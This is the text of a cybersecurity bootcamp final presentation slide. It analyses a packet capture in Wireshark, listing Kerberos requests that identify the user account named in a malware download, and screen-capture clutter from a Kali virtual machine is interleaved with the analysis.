Downloading Malware

Indicated below

1. Viewed the HTTP traffic was downloaded with malware.
2. Matthijs.devries downloaded some malware from the container at 172.16.4.4 address with the contaminated file june11.dll
3. Containing malware and multiple trojans.



ip.src==172.16.4.205 && kerberos.CNameString

```
No.   Time           Source        Destination  Protocol Length Info
 4871 72.852427500  172.16.4...  172.16.4.4   KRB5       297 AS-REQ
 4879 72.860661300  172.16.4...  172.16.4.4   KRB5       377 AS-REQ
 5849 72.850240900  172.16.4...  172.16.4.4   KRB5       301 AS-REQ
 5856 72.885892400  172.16.4...  172.16.4.4   KRB5       381 AS-REQ
 5888 72.[illegible]  172.16.4...  172.16.4.4   KRB5       292 AS-REQ
 5895 73.808122900  172.16.4...  172.16.4.4   KRB5       372 AS-REQ
```

```
  ▸ kdc-options: 40810010
  ▾ cname
       name-type: kRB5-NT-PRINCIPAL (1)
     ▾ cname-string: 1 item
          CNameString: matthijs.devries
    realm: MIND-HAMMER
  ▸ sname
    till: 2037-09-13 02:48:05 (UTC)
    rtime: 2037-09-13 02:48:05 (UTC)
```

CNameString (kerberos.CNameString), 16 bytes

Packets: 126430 · Displayed: 6 (0.0%) · Dropped: 0 (0.0%)

Profile: Default

Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
Shell No. 1
user's behavior from pack...
Wireshark · Follow TCP ...
12:35 PM
user's behavior from packet data.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Status: Running
Recycle Bin
Google Chrome
Type here to search
1:35 PM
8/25/2020
12:35 PM
8/25/2020

This concludes the Final Presentation of CyberSecurity BootCamp

Presented by Darrel Mills Cyber Security Specialist